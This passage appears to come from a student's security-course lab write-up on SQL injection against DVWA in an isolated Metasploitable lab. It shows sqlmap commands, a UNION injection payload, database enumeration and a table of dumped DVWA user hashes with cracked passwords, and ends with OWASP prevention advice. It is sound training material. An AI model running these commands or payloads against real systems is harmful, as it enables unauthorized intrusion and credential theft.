
```
Session Actions Edit View Help
R BY or GROUP BY clause (EXTRACTVALUE)'
[15:08:47] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[15:08:47] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[15:08:47] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[15:08:47] [INFO] testing 'Generic inline queries'
[15:08:47] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[15:08:47] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[15:08:47] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[15:08:47] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[15:08:48] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[15:08:48] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[15:08:48] [INFO] testing 'Oracle AND time-based blind'
[15:08:48] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[15:08:48] [WARNING] GET parameter 'Submit' does not seem to be injectable
[15:08:48] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 15:08:48 /2026-07-02/
```

Figure 10 — sqlmap concludes "all tested parameters do not appear to be injectable" — the direct result of testing the wrong page due to the bad session cookie.

Once the real PHPSESSID was copied in correctly, sqlmap immediately confirmed the injection point on its own — not just one technique, but four: boolean-based blind, error-based, time-based blind, and UNION-based. It went on to enumerate seven databases on the server (dvwa, information_schema, metasploit, mysql, owasp10, tikiwiki, tikiwiki195), then drilled into the dvwa database specifically.

```
sqlmap -u "http://192.168.78.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \
--cookie="PHPSESSID=<real_session_id>; security=low" --batch -D dvwa --tables
```



```
kali@kali: ~
Session Actions Edit View Help

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7171786b71,0x6b4a524979716b
5956576574466f75434c6477466a544b79685962726e5450496844517a7a4f6956,0x71627a62
71)&Submit=Submit

[15:33:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[15:33:23] [INFO] fetching tables for database: 'dvwa'
[15:33:23] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[15:33:23] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/192.168.78.129'

[*] ending @ 15:33:23 /2026-07-02/

(kali@kali)-[~]
$
```

Figure 11 — With the corrected session cookie, sqlmap resumes the confirmed injection point and lists two tables inside the dvwa database: guestbook and users.

The Final Result: Full Credential Compromise

The last command dumped the users table directly, and sqlmap didn't stop at extracting the hashes — it automatically ran a dictionary attack against them and cracked four of the five on the spot:

User	Password	Hash	Note
admin	password	5f4dcc3b5aa765d61d8327deb882cf99	Full admin compromise
gordonb	abc123	e99a18c428cb38d5f260853678922e03	
1337	charley	8d3533d75ae2c3966d7e0d4fcc69216b	

pablo	letmein	0d107d09f5bbe40cade3de5c71e9e9b7	
smithy	password	5f4dcc3b5aa765d61d8327deb882cf99	Reuses admin's password

That last row matters as much as the admin row: smithy and admin share the exact same password. One weak, reused password meant that cracking a single hash effectively compromised two accounts, including the admin account — a real-world pattern that shows why password reuse is treated as its own finding, separate from the injection itself.

Taken as a whole, this activity is a complete demonstration of the OWASP Top 10 "Injection" category: a single unsanitized input field led to full database enumeration, complete credential extraction, and successful password cracking — with no advanced tooling beyond what is freely available in Kali Linux. It is a clear illustration of why the OWASP-recommended fix (parameterized queries / prepared statements, combined with salted password hashing such as bcrypt or Argon2) is treated as a baseline requirement rather than an optional hardening step.

Prevention Mapping (OWASP Guidance)

- Parameterized queries / prepared statements — stops the ' character from ever being interpreted as SQL syntax.
- Input validation — reject non-numeric input on a field that only ever expects a numeric ID.
- Least-privilege database accounts — the web app's DB user should not have visibility into unrelated databases (metasploit, mysql, tikiwiki were all visible here).
- Salted, adaptive password hashing (bcrypt/Argon2) — would have made the dictionary attack computationally infeasible in the time available.
- Unique passwords per account with MFA — would have prevented the admin/smithy password-reuse exposure from compounding the damage.

Conclusion

Weeks 6 and 7 together moved from broad automated discovery (Nmap, Nikto, Gobuster identifying open services, outdated software, and hidden admin paths) into a focused, evidence-backed exploitation of a single OWASP Top 10 vulnerability class. Every step was carried out against an isolated lab target (Metasploitable 2 / DVWA) on a Host-only VMware network, consistent with the course's written rules of engagement — no external systems were scanned or tested at any point.